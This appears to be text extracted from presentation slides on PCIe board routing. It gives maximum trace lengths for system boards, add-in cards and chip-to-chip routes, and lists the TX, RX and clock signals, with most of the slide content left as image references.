


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# Routing PCIe

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... that's mostly it

# Routing PCIe

System Board Traces	12 Inches
Add-in Card Traces	3.5 inches
Chip-to-Chip Routes	15 inches


Follow these rules and your board might work.  
Break them and it might not.

# Routing PCIe



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
- 2.5GHz TX
- 2.5GHz RX
- 100MHz Clock (optional)


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



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
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
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



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


